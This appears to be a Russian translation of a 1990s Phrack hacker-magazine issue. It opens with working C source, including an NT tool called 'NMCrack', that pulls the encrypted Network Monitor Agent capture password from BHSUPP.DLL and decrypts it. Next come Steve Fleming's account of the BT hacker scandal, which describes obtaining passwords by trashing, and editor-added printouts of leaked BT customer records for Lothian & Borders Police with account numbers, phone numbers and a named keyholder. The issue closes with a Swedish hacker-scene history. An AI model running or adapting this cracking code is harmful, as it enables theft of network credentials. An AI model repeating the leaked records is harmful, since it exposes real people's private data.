hexonx(mix);
printf("\n\nbeginning 32 rounds of 'encryption'\n");
for(i=0;i<32;i++)for(j=0;j<32;j++)if(i!=j){
mix[j]^=mix[i]+(i^j)+j;/* Sekret Enkripsion occurs here... */
memcpy(&roundAndround[i][0],mix,32);/* save a copy of each round */
  }
printf("\nDo you wish to view the encryption process round by round?[y]");
switch(toupper(getchar())){
case 'N':
break;
case 'Y':
default:
```

```
□□□for(i=0;i<32;i++){
□□□□printf("round %d:\n",i+1);     □/* print the rounds out in hex */
□□□□hexonx(&roundAndround[i][0]);
□□□□getc(stdin);
□□□}
□□}
□□printf("\nEncrypted output:\n");
□□return(mix);
□}
□if(mode){
□□strncpy(mix,byteStr,32);
□□for(i=31;i>=0;i--)for(j=31;j>=0;j--)if(i!=j)mix[j]^=mix[i]+(i^j)+j;
□□mix[32]=0;□□
□□printf("\n\n\nThe plaintext is: %s\nIn hex:\n",mix);
□□return(mix);
□}
}

/*
hexonx simply prints out 32 bytes of hexidecimal characters.
*/

void hexonx(byteStr)
char *byteStr;
{
□int i=0;
□for(;i<32;i++)printf("0x%x ",byteStr[i]);
□printf("\n");
}


/*
recover attempts to read the encrypted string from the dll
*/

char *recover(fname)
char *fname;
{

□char buffer[fbufsize],*pass;
□int fd,i=0,j=0,demonFlag=0,offset,bufOffset=0;

□if((fd=open(fname,O_RDONLY))<=0){
□□fprintf(stderr,"Cannot open %s\n",fname);
□□exit(1);
□}
□while(read(fd,buffer,8192)){
□□i=0;
□□while(i<fbufsize&&!demonFlag){
□□□□switch(buffer[i-4]){
□□□□□case 'R':
□□□□□□if(buffer[i-3]=='T'&&buffer[i-2]=='S'&&buffer[i-1]=='S'&&buffer[i+1]=='G'&&buffer[i+2]=='-'&&buffer[i+3
□□□□□□□demonFlag++;
□□□□□□□bufOffset=i;
□/* Password is 32 bytes past end of header */□offset=j-4;
□□□□□□□printf("Encrypted Token Flag: '%s' located at offset 0x%x\n",flag,offset);
□□□□□□□printf("Encrypted password should be located at offset 0x%x\n",offset+48);
□□□□□□}
□□□□□□break;
□□□□□default:
□□□□}
□□i++;
□□j++;
□□}□□
□if(demonFlag)break;
□}
□if(!offset)return(0);
□pass=(char *)malloc(BUFSIZE);
□bzero(pass,32);
□memcpy(pass,&buffer[bufOffset-4+48],32);
□printf("\nDo you wish to view the encrypted password?[y]");
```

```
  □□switch(toupper(getchar())){
  □□□case 'N':
  □□□□break;
  □□□case 'Y':
  □□□default:
  □□□□hexonx(pass);
  □□□□getc(stdin);
  □□}
  □return(pass);
  }
```

[Исходный код]

[NT-версия]

```
  //□A Guild Production  1996  //
  //□Constructed by AON  //

  #define STRICT
  #define MAX_FILE_SIZE 24576□□□□□□//if BHSUPP.DLL grows, so must this
  □□□
  #include <windows.h>
  #include <stdio.h>

  void DecryptPassword(LPBYTE lpEncryptedPassword, LPSTR lpszPlaintextPassword);
  BOOL GetEncryptedPassword(HANDLE hTargetFile, LPBYTE lpEncryptedPassword);
  void GetTargetFileFromUser(HANDLE* phTargetFile, LPSTR lpszTargetFile);

  HANDLE g_hStdIn, g_hStdOut;□□□□□□//global declaration of StandardIN and OUT


  //□This is a console app.  ReadFile and WriteFile used throughout so StdIN and StdOUT
  //  can be redirected.

  void main(int argc, char* argv[])□□□
  {
  □HANDLE hTargetFile;□□□□□□
  □BYTE lpEncryptedPassword[32];□□
  □char lpszPlaintextPassword[17] = {0};
  □char lpszOutputBuffer[80];
  □char lpszTargetFile[MAX_PATH] = {0};
  □char lpszUsage[] = "\nUsage: NMCrack [path to BHSUPP.DLL including filename]\n";
  □LPTSTR lpszSystemDirectory = NULL;
  □UINT nCount, nCount2;
  □
  □//set global handles
  □
  □g_hStdIn = GetStdHandle(STD_INPUT_HANDLE);□
  □g_hStdOut = GetStdHandle(STD_OUTPUT_HANDLE);

  □//check for standard NT help switch
  □
  □if(argc > 1 && argv[1][0] == '/' && argv[1][1] == '?')
  □{
  □□//display usage info
  □□
  □□WriteFile(g_hStdOut, lpszUsage, sizeof(lpszUsage), &nCount, NULL);
  □□□
  □□//exit with success
  □□
  □□ExitProcess(0L);
  □}
  □//if path and file name not specified on commandline try system directory first, because
```

```
//BHSUPP.DLL is probably there
if(argc == 1)
{
//findout how long path is for mem alloc
nCount = GetSystemDirectory(lpszSystemDirectory, 0);
                                                    
//do alloc of that size
lpszSystemDirectory = malloc(nCount);
 
if(lpszSystemDirectory == NULL)
{
WriteFile(g_hStdOut, "Memory Allocation Failure - Terminating\n",
          41, &nCount, NULL);

ExitProcess(1L);
}

//get system dir
GetSystemDirectory(lpszSystemDirectory, nCount);
 
//append file name to system directory
sprintf(lpszTargetFile, "%s\\bhsupp.dll", lpszSystemDirectory);

//release memory
free(lpszSystemDirectory);
}
 
else
{
//get the commandline input
strcpy(lpszTargetFile, argv[1]);
}

//try to open BHSUPP.DLL in the system dir or where the user instructed
hTargetFile = CreateFile(lpszTargetFile, GENERIC_READ, FILE_SHARE_READ |
              FILE_SHARE_WRITE, NULL, OPEN_EXISTING,
              FILE_FLAG_SEQUENTIAL_SCAN, NULL);

//if not on the commandline or in the system dir ask user for path
if(hTargetFile == INVALID_HANDLE_VALUE && argc == 1)
{
GetTargetFileFromUser(&hTargetFile, lpszTargetFile);
}
 
//user gave bad path or they don't have read permission on the file
else if(hTargetFile == INVALID_HANDLE_VALUE)
{
//make error string because file open failed
nCount2 = sprintf(lpszOutputBuffer, "\nUnable to open %s\n", lpszTargetFile);

//write out
WriteFile(g_hStdOut, lpszOutputBuffer, nCount2, &nCount, NULL);
 
//exit with failure
ExitProcess(1L);
}

//retrieve the encrypted password from BHSUPP.DLL
if(!GetEncryptedPassword(hTargetFile, lpEncryptedPassword))
{
WriteFile(g_hStdOut, "Unable to retrieve encrypted password\n",
          39, &nCount, NULL);

ExitProcess(1L);
}

//cleanup handle
CloseHandle(hTargetFile);

//do the decryption here
DecryptPassword(lpEncryptedPassword, lpszPlaintextPassword);
```

```
//prepare for and print out results
nCount2 = sprintf(lpszOutputBuffer,
      "\nThe Network Monitor Agent capture password is %s\n",
      lpszPlaintextPassword);

WriteFile(g_hStdOut, lpszOutputBuffer, nCount2, &nCount, NULL);

//close StandardIN and StandardOUT handles
CloseHandle(g_hStdIn);

CloseHandle(g_hStdOut);

//exit with success
ExitProcess(0L);
}


//Ah yeah, here it is.
void DecryptPassword(LPBYTE lpEncryptedPassword, LPSTR lpszPlaintextPassword)
{
    register int outer, inner;

    //go backwards through loops to undo XOR
for ( outer = 31; outer >= 0; outer-- )
    {
        for ( inner = 31; inner >= 0; inner-- )
        {
            if ( outer != inner )
            {
    lpEncryptedPassword[inner] ^= lpEncryptedPassword[outer] +
              (outer ^ inner) + inner;
            }
        }
    }

    //since the original password was folded to fill 32 bytes only copy the first 16 bytes
memcpy(lpszPlaintextPassword, lpEncryptedPassword, 16);

//zero terminate this baby just incase it is actually a 16 byte password (yeah, right!)
lpszPlaintextPassword[16] = 0L;

return;
}


//  get the path and file name for BHSUPP.DLL from the user in the case that it was
//  a custom install
void GetTargetFileFromUser(HANDLE* phTargetFile, LPSTR lpszTargetFile)
{
char lpszPrompt[] = "\nFull path to BHSUPP.DLL including file name: ";
UINT nCount;

WriteFile(g_hStdOut, lpszPrompt, sizeof(lpszPrompt), &nCount, NULL);

ReadFile(g_hStdIn, lpszTargetFile, MAX_PATH, &nCount, NULL);

//I had to account for the CR + LF that ReadFile counts in the nCount return value,
//so I can zero terminate this string.
lpszTargetFile[nCount - 2] = 0L;

*phTargetFile = CreateFile(lpszTargetFile, GENERIC_READ, FILE_SHARE_READ |
       FILE_SHARE_WRITE, NULL, OPEN_EXISTING,
       FILE_FLAG_SEQUENTIAL_SCAN, NULL);

//too lazy to make the error message report the actual path and file name tried
if(*phTargetFile == INVALID_HANDLE_VALUE)
{
  WriteFile(g_hStdOut, "Unable to open BHSUPP.DLL\n",
    26, &nCount, NULL);

  ExitProcess(1L);
```

```
}
}


//  This function allocs one big buffer and reads the whole damn DLL into it.
//  There is a flag string that marks the start of the section that contains the
//  encrypted passwords (in the case that there is a display password too), so
//  we search for the first and last characters in the string.  If we hit on a match
//  we check about 50% of the chars in the string for a match.  This is a good
//  enough check based looking at the data.  I guess I could optimize memory usage
//  here too, but 24K is not very much these days, so fuck it.
BOOL GetEncryptedPassword(HANDLE hTargetFile, LPBYTE lpEncryptedPassword)
{
 LPBYTE lpSearchBuffer;
 UINT nCount, i;

 //do the big buffer alloc
 lpSearchBuffer = malloc(MAX_FILE_SIZE);

 if(lpSearchBuffer == NULL)
 {
  WriteFile(g_hStdOut, "Memory Allocation Failure - Terminating\n",
      41, &nCount, NULL);

  ExitProcess(1L);
 }

 //read in the entire file.  It is small enough that this takes trivial time to complete.
 ReadFile(hTargetFile, lpSearchBuffer, MAX_FILE_SIZE, &nCount, NULL);

 //do search for RTSS&G--BEGIN--  When it is found move 48 bytes past the R and copy
 //the encrypted password into the workspace
 for(i=0; i<nCount; i++)
 {
  if(lpSearchBuffer[i] == 'R' && lpSearchBuffer[i+14] == '-')
  {
   if(lpSearchBuffer[i+1] == 'T' && lpSearchBuffer[i+2] == 'S' &&
      lpSearchBuffer[i+3] == 'S' && lpSearchBuffer[i+4] == '&' &&
      lpSearchBuffer[i+8] == 'B')
   {
    //found password and coping it into the workspace
    memcpy(lpEncryptedPassword, &lpSearchBuffer[i+48], 32);

    //cleanup the mem alloc
    free(lpSearchBuffer);

    //return with success
    return TRUE;
   }
  }
 }

 //cleanup
 free(lpSearchBuffer);

 //it failed to find the marker string
 return FALSE;
}
```

Правда, вся правда и ничего кроме правды — история скандала «BT-хакер»

Автор: Steve Fleming

Сидеть в холодном компьютерном зале университета на севере Англии было само по себе захватывающим. Февральский климат давал о себе знать; в голове гудели голоса — люди непринуждённо болтали о том, как получить доступ к секретным компьютерам, как звонить бесплатно и как смастерить «бомбы», чтобы покалечить или убить лекторов и «старших вице-директоров». В комнате больше никого не было — всё общество находилось чуть менее чем в метре от меня, но в Киберпространстве, той альтернативной вселенной, где возможно всё и каждый — тот, кем хочет быть. Истории были поразительными — по сути, невероятными: эклектичная смесь фактов и фантазий, скреплённая искусной социальной инженерией.

Эти киберпространственные «кафе» — так называемые BBS, Bulletin Board Services (доски объявлений) — являются неотъемлемой частью электронного сообщества. Некоторые из них подключены к Интернету, но лучшие — с самыми живыми чатами и самыми интересными файлами — нет; номер дозвона узнают от другого пользователя и потом вынуждены упрашивать, чтобы получить доступ к сервису. Примечательно, что Интернет превратился в обобщающий термин для всего, что связано с онлайн-коммуникацией, и страдает от неуместного употребления. Винить Интернет во всём — всё равно что возлагать ответственность на «общество» в целом: хорошо для академиков, но в остальном — пустая конструкция.

За свою жизнь я знавал немало компьютерных экспертов, и среди моих лучших друзей до сих пор есть «реформированные хакеры». Мне действительно хотелось выяснить, можно ли взломать крупный британский компьютер или это уже было сделано. В Великобритании одни из самых жёстких законов о секретности на планете, поэтому если секреты и обнаруживаются, их стараются хранить в тайне. Когда люди начинают говорить в Киберпространстве — они говорят, говорят и говорят. Их голос лишён интонации и громкости, эмоций и настроения — порой это похоже на разговор с электронным психопатом. Но в сети рождаются изобретательные идеи, иногда можно КРИЧАТЬ — хотя это довольно грубо; в основном ключом служит эмотивная пунктуация (смайлик). Можно обозначить улыбку :-) или недовольство {:-(, и даже сарказм ;-) — с хитрым подмигиванием. Любопытно, что ирония — вовсе не северо-американская черта; сарказм — это явление Киберпространства. Я бы не назвал себя экспертом, я бы даже не сказал, что очень хорошо разбираюсь в компьютерах — я всегда учусь. Моё образование — в области науки: биологии и психологии, а не информатики. Это даёт мне стремление исследовать, исходя из нулевой гипотезы — иными словами, я опровергаю вещи. Смешно вспоминать, как большинство прессы следовало подброшенной PR-версии о том, что я непременно должен быть «...скрученным компьютерным умником, взломавшим... "абсолютно надёжную"... компьютерную систему». Это клише прилипло — знакомые от Гонконга до Турции звонили и говорили, что весь мир считает меня компьютерным экспертом! Очень эффективный ход, явно организованный кем-то с серьёзным влиянием — быть может, в рекламной сфере? Впрочем, это не так важно: плохая журналистика повсюду, и каждый должен зарабатывать на жизнь — я, однако, никогда не стал бы делать это за счёт коллеги.

Передо мной вставал образ редакторов новостей, кричащих: «...принесите мне секреты!» Они просто не могли поверить, что внештатный автор с лишь несколькими опубликованными материалами мог принести такую впечатляющую историю со скандалом на каждом уровне — поэтому они капитулировали перед ложью про «умника» и вернулись к скучной, стандартной, небрежной «справочной информации» об этом «хакере». Это было своего рода личной трагедией: мой онлайн-образ был взломан, оказалось, что в моей жизни нет ничего особенного — вполне

скучный человек, как большинство журналистов, которые много наблюдают, но мало делают. Газета Today получала горячие наводки от людей, у которых я брал интервью раньше; один мужчина, солгавший мне гладко и убедительно на протяжении двух с половиной часов, делал то же самое с ними. Тот факт, что я писал для «гей-журнала». Шок, ужас — явный привкус истории Филби, Берджесса и Маклина. Какое блестящее расследование — которого не было: я писал под собственным именем! Был ли он шпионом, работал ли на Ливию, Израиль, МИ-6, МИ-5, лейбористскую партию, Дункана Кэмпбелла, Ричарда Готта... а потом началось «дерьмопобросание». Это происходит, когда нерадивые следователи не знают фактов и автоматически решают, что история должна была достаться им — если бы только у них было время. Но всё это уже история, и я прощаю их всех... но никогда не забываю.

Как временный сотрудник мог увидеть всю эту секретную информацию? Список, который складывался в головах прессы (а в подобных ситуациях это поразительно единый маленький разум), выглядел примерно так:

1. Это вовсе не секреты.

2. BT узнала бы, если кто-то смотрел секретные материалы, так что разоблачителя поймают — скорее всего, он работает в отделе компьютерной безопасности BT.

3. Флеминг — компьютерный эксперт, он взломал систему и плетёт историю, чтобы его не разоблачили — и он не «настоящий» журналист, а мы — настоящие.

Что ж, было очевидное свидетельство, что материалы весьма чувствительные, — значит, пункт первый вычёркиваем. Как можно было ждать второго этапа, если это могло занять дни или недели? Поэтому и второй не подходил — тем более что Independent уже показала, что это можно было сделать вне места и времени Флеминга. Оставался единственный вариант: кто здесь, кто готов говорить и как сохранить репутацию журналистов — дискредитировать внештатника!

Дерьма для побросания хватало: «различные анонимные источники... неподтверждённые сообщения... судя по всему, и так далее». Некоторые даже думали: детали шокирующие, но давайте сделаем всё сами и обольём Флеминга с большой высоты? Всё это было похоже на ферму с личинками, где приходится брести через загон за загоном с отвратительными, безмозглыми, запаниковавшими... личинками.

Правда состоит в том, что взломать компьютер BT не требовало никакого особого мастерства — это было так легко, что мой домашний попугай справился бы одной лапой. Многие компании заблуждаются насчёт компьютерной безопасности и её смысла. Бойкие молодые менеджеры говорят о «магнетооптических устройствах хранения» и «доступе к EPROM или WORM». Капитаны индустрии мудро кивают — они ведут корабль, а драить палубу оставляют младшим офицерам. Эти гордые, самодовольные и, как правило, полные профаны в компьютерах мужи утверждают огромные бюджеты для вундеркиндов, которые играют с деньгами, покупают новые вещи, устанавливают новое программное обеспечение, «патчат» операционную систему, подключают ISDN-карты, выдают идентификаторы пользователей после обширных проверок по семейной линии. Что ни назови — эти ребята это делают, и они в этом купаются. Они устанавливают проверщики паролей, которые ищут хакеров (или ошибки) и отключают пользователей на 15 минут, если те трижды неправильно вводят пароль. Капитаны индустрии по-прежнему рассуждают о «беспроводной связи» и «текстовых процессорах». Пусть молодые дарования занимаются всем, что связано с компьютерами — капитаны это вполне понимают, просто у них нет на это времени.

Сотрудникам, которым приходится работать с системами, нет никакого дела до «передовой программной инженерии», вложенной в систему. В компьютерах для промышленности социальной инженерии ничуть не меньше, чем всякой другой. Им приходится запоминать пароли, которые регулярно меняются, помнить о том, что нужно подготовить отчёт, встретиться с начальником, обучить новых сотрудников, напечатать письмо, оформить расходы, разработать форму...

запомнить всё это непросто. Когда людям нужно держать в голове много всего, они ведут списки, а эти списки включают пароли — вот вам и возможность для «трэшинга». Достаточно покопаться в мусоре и посмотреть, что можно найти. Иногда кто-то записывает пароль на стикере, чтобы пустить кого-то к своему компьютеру; тот вводит пароль, вносит его в ежедневник и выбрасывает стикер в корзину. Затем, в этих загруженных офисах, штат сокращают. Менеджерам нужна дюжина сотрудников, а есть четверо. Им разрешают нанимать временных работников через агентство и заполнять офис. Часто это безработные выпускники — умные, но очень, очень скучающие. Им немного платят: 4,00 в час. Именно столько мне платили за написание общенациональной базы данных для BT — но здесь я должен остановиться, удавка режет. Они просто хотят нормальную работу и стараются произвести впечатление на случай, если им предложат постоянную должность, а компании этим пользуются и эксплуатируют без всякой жалости. 4,00 в час — и они хотят безграничного энтузиазма, идей, лояльности, преданности. Кого они пытаются обмануть!

Системные администраторы говорят, что не могут предоставить временным сотрудникам доступ к системе: «...это невозможно сделать». Ну и что вы предлагаете? «Придётся как-то справляться, такова система, ничем не могу помочь, извините». Нужна дюжина работников, из которых, допустим, шести нужен доступ к системе; есть пять паролей плюс пароль руководителя отдела — итого шесть. Почему бы не позволить временным пользоваться этими паролями, а самому заняться более важными делами? Вреда-то никакого, не правда ли? Мы же всё равно ими не пользуемся. Но временные работники на то и временные — они уходят. Поэтому в результате всех перестановок заводят папку со всеми паролями, чтобы нужный можно было быстро найти — это ведь совсем не кажется небезопасным?

И вот результат: пароли передаются из рук в руки, записываются, вводятся и выкрикиваются через весь офис. Забудьте о какой бы то ни было безопасности — как только вы делаете этот шаг, вся система становится бессмысленной. Можно с таким же успехом распечатать все секретные сведения и продавать в Dillons — телефонная книга наверняка стала бы бестселлером! Ещё лучше, если бы маркетологи добились своего — выпустили на CD-ROM и продавали бы за бешеные деньги на Рождество:

The Multimedia Secrets Collection, 199.95!

Идеальный рождественский подарок для шпиона в вашей жизни. Включает музыку со всего мира. BT — хорошо говорить! P.S.: разговор с кем-либо об этом может являться правонарушением.

Теперь понятно, почему BT так хочет подавить эту огласку: они знают положение дел, но не хотят, чтобы об этом говорили — это очень неудобно, в конце концов, у них есть контракт на консультирование правительства по вопросам компьютерной безопасности! Честно говоря, мне совершенно всё равно, покраснеет ли какой-нибудь чиновник BT, это не моя забота. Меня беспокоит другое: эти секреты не зашифрованы и рассылаются по всей стране через компьютеры, будучи доступны практически любому желающему. Единственное предупреждение гласило: «Несанкционированный доступ является правонарушением по закону о компьютерных злоупотреблениях (1990)» — но ведь этот доступ не несанкционированный, не так ли? Сама идея «конфиденциальности» здесь — шутка. Компьютеры BT преспокойно рассылают ваш секретный телефонный номер (а скоро и имя) по сети, если вы сами не запретите это. Что в этом конфиденциального? Общественный интерес здесь имеет первостепенное значение. Скандальный намёк в моём судебном запрете — что я якобы угрожаю национальной безопасности? Я! Ну, мне есть что сказать на этот счёт: не я позволяю любому временному работнику видеть секреты, и я никогда не напечатал ни единого телефонного номера или сведений об оборудовании — в отличие от некоторых уважаемых коллег. Я вынес на свет сам факт того, что это возможно, ответственным журналистским образом.

Будь я таким экспертом, спецслужбы немедленно забрали бы меня к себе, BT откупилась бы, а правительство избежало бы позора. Но я не эксперт — я журналист. Independent опубликовала эту

историю, и я уважаю их за это: они пошли на риск, а потом захотели дистанцироваться от меня, что я понимаю. Это был, однако, одинокий, холодный и пугающий опыт, который ещё не завершён.

Правительства этих стран громко говорят о том, как информационная магистраль изменит жизнь каждого, и как они привержены обслуживанию этой новой формы инфраструктуры, ведущей к свежему и захватывающему измерению — но при этом они наказывают, злоупотребляют, преследуют, заключают под стражу и разрушают жизни людей, которые, возможно, куда лучше умеют использовать их невежество и вскрывать уязвимое нутро их власти — их информацию. Если спросите меня, старые ребята сделают Киберпространство таким же уродливым и коррумпированным, как то общество, которое они уже породили, выпестовали и направили по пути разрушения там, снаружи. Лично я не хочу и не нуждаюсь в их советах, поддержке или деньгах — пусть лежат в той постели, которую сами застелили. Я остаюсь в Киберпространстве.

— Сопутствующая информация, добавленная редактором —

Ниже приведены распечатки записей из системы BT, к которым был получен доступ. Данные содержат сведения об абонентах — в частности, о полиции Лотиана и Бордерс.

```
                      DCS    DISPLAY CUSTOMER SUMMARY       ??/??/?? 11:41

Name   : THE CHIEF CONSTABLE                Telephone No : 031-315 2007   NQR
                                            Account No   : 8077 0366
Address: LOTHIAN & BORDERS POLICE           Customer Type: BUSINESS VOLUME
         POLICE HEADQUARTERS                Installations:  1
         5 FETTES AVE
         EDINBURGH                          LINE DETAILS
         EH4  1RB                           Installed    : 26/08/88
                                            Line Status  : B/W
                                            Curr State   :
                                            Inst Class'n : BUS SINGLE EXCL
                    ORDER                   Exchange Type: TXDX03
RECEPTION MARKER    Recent Order : YES
                    Contr Signed :          BILLING
REPAIR              CONSENT                 Method of Pay: ORDINARY ACCOUNT
             : NO   Systems Bus  : C        A/C U/Enquiry: NO
Servicecare  : NO   Sup Serv Bus : D        D/M Case     : NO
O/S fault    : NO                           Cust Options : STANDARD VRUF
Hist fault   : NO                           OSC Ind      : NO
Hazard       :                              CUSTOMER CONTACTS
Warning      :                              Issue        : NO     Notes : YES

 BRDCST MANAGERS USING NJR-PLEASE DNB"NJRNEWS" FOR UPDATE ON CALLOUT PROBLEM ES
4A_                                                              O-O
                      DCRD   PRODUCT TARIFF DETAILS         ??/??/?? 11:41

 Exchange Name : DEAN                           Tel No : 031-315 2007  NQR
 Installed     : 26/08/88                       a/c No : 8077 0366
 Inst Class'n  : BUS SINGLE EXCL     Notes : YES  S/S No :

 QTY   PROD ID    SHORT DESC or MSC / CP NOTE       TARIFF:RATE         TOTAL

    1  A14499  C  EXCH LINE + LINEBOX                      32.66         32.66
       *
    1  A10117  C  BASIC DIAL PHONE                         4.70          4.70
       *
    1  A12481  C  PRIVACY SET NO 8                        51.75         51.75
       *


                                       TARIFF GRAND TOTAL :         89.11
                                                                      ES
4A_                                                              O-O
```

```
                    DIN    DISPLAY NOTE DETAILS          ??/??/?? 11:41

 Installation : THE CHIEF CONSTABLE           Tel no :  031-315 2007     NQR
 Name

             WRITTEN    <         AUTHOR           >    EXPIRES

              8/ 2/94   JOSEPHINE/8813                 8/ 2/95

             A/.D LTR SENT FOR 0506843235,0313322106
             0506881101 AND 0313152007


                    DCS    DISPLAY CUSTOMER SUMMARY      ??/??/?? 11:43

Name   : LOTHIAN & BORDERS POLICE           Telephone No : 031-332 2106   NQR
                                            Account No   : 8076 9640
Address: POLICE HEADQUARTERS                Customer Type: PAYPHONE BUS
         5 FETTES AVE                       Installations:  1
         EDINBURGH
         EH4  1RB                           LINE DETAILS
                                            Installed    : 04/10/83
                                            Line Status  : B/W
                                            Curr State   :
                                            Inst Class'n : BUS PAYPHONE
                   ORDER                    Exchange Type: TXDX03
RECEPTION MARKER   Recent Order : NO
 BMC/C/N/ / /      Contr Signed : YES       BILLING
REPAIR             CONSENT                  Method of Pay: ORDINARY ACCOUNT
             : **  Systems Bus  : D         A/C U/Enquiry: NO
Servicecare  : S   Sup Serv Bus : C         D/M Case     : NO
O/S fault    : NO                           Cust Options : SINGLE LINE OPTION
Hist fault   : NO                           OSC Ind      : NO
Hazard       :                              CUSTOMER CONTACTS
Warning      :                              Issue        : COM    Notes : YES

                                                                        ES
4A_                                                          O-O
                    DCRD   PRODUCT TARIFF DETAILS        ??/??/?? 11:43

 Exchange Name : DEAN                           Tel No : 031-332 2106  NQR
 Installed     : 04/10/83                       a/c No : 8076 9640
 Inst Class'n  : BUS PAYPHONE       Notes : YES  S/S No :

 QTY   PROD ID    SHORT DESC or MSC / CP NOTE      TARIFF:RATE         TOTAL

    1  A17867  C  PAYP LINE SKTD SGL LINE TG10            32.66         32.66
       *
    1  A19493  C  OPTION 50 NON-ISDN SITE LINE             0.00          0.00
       *
    1  A11790  C  INTERNAL EXTN OFF MASTER SCKT            0.00          0.00
       *
    1  A17817  O  MINSTREL PLUS PHONE                  Outright    sale
       FREE GIFT - NO GUARANTEE
    1  A11810  C  METER PULSE FACILITY                     6.70          6.70
       *
    1  A19398  C  PAYPHONE 190MP TABLE-TOP MODEL       Outright    sale
       KEYHOLDER BETTY MITCHELL ON 031.311.3338
    1             Standard Care charge on A19398         12.00         12.00
       *
                                      TARIFF GRAND TOTAL :         51.36
                                                                      ES
4A_                                                          O-O
                    DIN    DISPLAY NOTE DETAILS          ??/??/?? 11:43

 Installation : LOTHIAN & BORDERS POLICE      Tel no :  031-332 2106     NQR
 Name

             WRITTEN    <         AUTHOR           >    EXPIRES

              8/ 2/94   JOSEPHINE/8813                 8/ 2/95
```

A/.D LTR SENT FOR 0506843235,0313322106
0506881101 AND 0313152007

Международные сцены

Автор: Linus Walleij aka King Fisher / Triad; анонимный автор из Бразилии

Было время, когда хакеры существовали практически в полной изоляции. Встретить хакеров из стран, отличных от Соединённых Штатов, было почти немыслимо. Затем в середине 1980-х, во многом благодаря чат-системам, доступным через сети X.25 — таким как Altger, tchh и QSD, — хакеры со всего мира начали находить друг друга. Они стали общаться, обмениваться информацией и учиться друг у друга. Разрозненные субкультуры начали сливаться в одну коллективную сцену, породив ту хакерскую субкультуру, которую мы знаем сегодня — субкультуру, не признающую границ, чьи обитатели разделяют общую цель: освободить информацию от корпоративных оков.

С невероятным распространением Интернета по всему земному шару это сообщество растёт стремительными темпами. Имея это в виду, мы хотим помочь объединить хакерские сообщества разных стран, проливая свет на то, какие хакерские сцены существуют в них. Если вы хотите прислать материал о хакерской сцене своей страны, отправляйте его нам по адресу phrack@well.com.

В этом выпуске мы публикуем материалы о сценах Швеции и Бразилии.

Шведская хакерская сцена

Давно пора заполнить этот пробел во всемирной истории хакеров, публикуемой в серии статей Phrack о национальных сценах. Поскольку никто другой, похоже, так и не собрался это сделать, мне придётся взяться самому.

Швеция была одной из стран, находившихся на передовой в период зарождения вычислительной техники в 1940–50-х годах. К 1953 году университет KTH в Стокгольме построил BESK — на тот момент самый быстрый и передовой компьютер в мире. В конце 1960-х Линчёпингский университет специализировался на информатике, а в 1973 году компьютерное общество Lysator возникло как ответвление американской хакерской культуры, подобной той, что существовала в MIT в 60–70-е годы. Они активны по сей день и нередко называются первым шведским хакерским обществом, что соответствует истине. Сейчас они по-прежнему придерживаются международной хакерской этики университетских объединений; среди их членов есть как идиоты, так и по-настоящему умные люди (как и в большинстве подобных обществ), а их вклад в мировую е-культуру включает проект Runeberg — текстовый архив скандинавской литературы — и обширный FTP-архив. В Lysator ведётся немало ASCII-работы, в том числе перевод архивных номеров Phrack в формат HTML.

Несмотря на ранний интерес к компьютерам в Швеции, здесь не было ничего сопоставимого с американским фрикерством 1970-х. Причиной этого была не нехватка знаний, а скорее скука. В 70-е и в начале 80-х Швеция переживала период экономического благополучия и особого социального настроя, широко известного как «государство всеобщего благосостояния». Все жили по высоким материальным стандартам, никто не был особо недоволен шведским обществом, а государство щедро финансировало досуговые мероприятия для молодёжи. Таким образом, почва для возникновения любого подпольного движения была выбита из-под ног. (Например, «Ангелы Ада» появились в Швеции лишь в 80-х.) Шведы были слишком довольны, слишком состоятельны и

слишком увлечены своей почти утопической картиной мира, чтобы у них даже мелькнула мысль о создании каких-либо подпольных движений. Даже политические объединения — анархисты, хиппи (в Европе известные как «Провос») или фашисты — были почти сметены крайне стабильным политическим климатом и благополучием 70-х.

Поэтому фрикерская культура не могла зародиться в Швеции в то время, хотя некоторые «двинутые» инженеры и радиолюбители, возможно, и собирали blue box'ы и подобное оборудование для своих домашних нужд. Такое состояние общества привело к тому, что Швеция отстала от других европейских и скандинавских стран в области нелегального хакерства.

Первые случаи хакерской активности в Швеции зафиксированы властями в 1980 году. Хакером оказался студент Чалмерского университета в Гётеборге; его привлекли к суду за манипуляции с системой учётных записей, открывшие ему бесплатный доступ к мейнфрейму, и приговорили к сравнительно небольшому штрафу. Помимо нескольких аналогичных инцидентов, совершённых одарёнными одиночками, никакой настоящей H/P-сцены не существовало вплоть до 1984 года. Тогда же, в 1980-м, в Швеции появились BBS. Большинство энтузиастов использовали шведский микрокомпьютер ABC-80, выпущенный Luxor и DIAB в 1978 году (явно вдохновлённый американским TRS-80). Эти энтузиасты, однако, были хорошо организованными инженерами, работавшими в рамках обычной пользовательской группы — никаких анархистов или радикалов среди них не было.

В 1984 году вышел журнал «Rolig Teknik», созданный как ответвление YIPL/TAP с похожим содержанием; к 1987 году некий журналист «открыл» это издание, наделав шуму по всему государству всеобщего благосостояния и вынудив общество к публичной дискуссии о том, как с ним бороться. (Хотя там на самом деле не было никаких противозаконных материалов: в Швеции свобода слова и печати прямо закреплена в конституции, как Первая поправка в Америке.) «Rolig Teknik» быстро превратился в культовое медиа для подпольных электронных фриков, нелегальных радиолюбителей и прочих антисоциальных движений. Но не будем опережать события.

В начале 1984 года двое юношей, 17 и 19 лет, явно вдохновлённых фильмом «Военные игры», взломали несколько шведских компьютерных систем с помощью простого Apple II и модема на 300 бод — в частности, DAFA-Spar, реестр, содержащий публичные сведения о каждом гражданине Швеции. Хотя в этом компьютере не было секретных данных и хакерам так и не удалось получить root-доступ, инцидент раздражал власти. В том же году некоторые состоятельные юноши из верхушки среднего класса начали использовать компьютер, которому предстояло стать главным домашним компьютером Европы: Commodore 64. Чем Apple II был для Америки, тем C-64 стал для Европы. Вышли на сцену взломщики программ.

C-64 был СИМВОЛОМ хакерства для шведской молодёжи 1980-х. Поскольку крэкер Mr.Z в 1983 году заложил основы хакерской сцены, взломав сотни и сотни игр, шведские хакеры почему-то прониклись убеждением, что крэкинг игр и есть Главное Дело любого хакера. К тому же у многих из них не было модемов. К 1987 году американские производители игр забили тревогу из-за Ниагарского водопада крэкнутого программного обеспечения для C-64, скачиваемого из Европы, и начали защищать от копирования игры, предназначенные для европейского рынка. Более детальный анализ показал, что многие из этих взломов сделаны шведскими группами — в частности, Triad и Fairlight. Поэтому большинство американцев, соприкасавшихся со шведской хакерской сценой, видели в ней то, что принято называть «Warez D00ds» или «пиратами» того времени. Поскольку шведы не умели фричить из-за недостатка знаний в области телекоммуникаций, американские варез-деды постоянно звонили шведским крэкерам за свежим программным обеспечением.

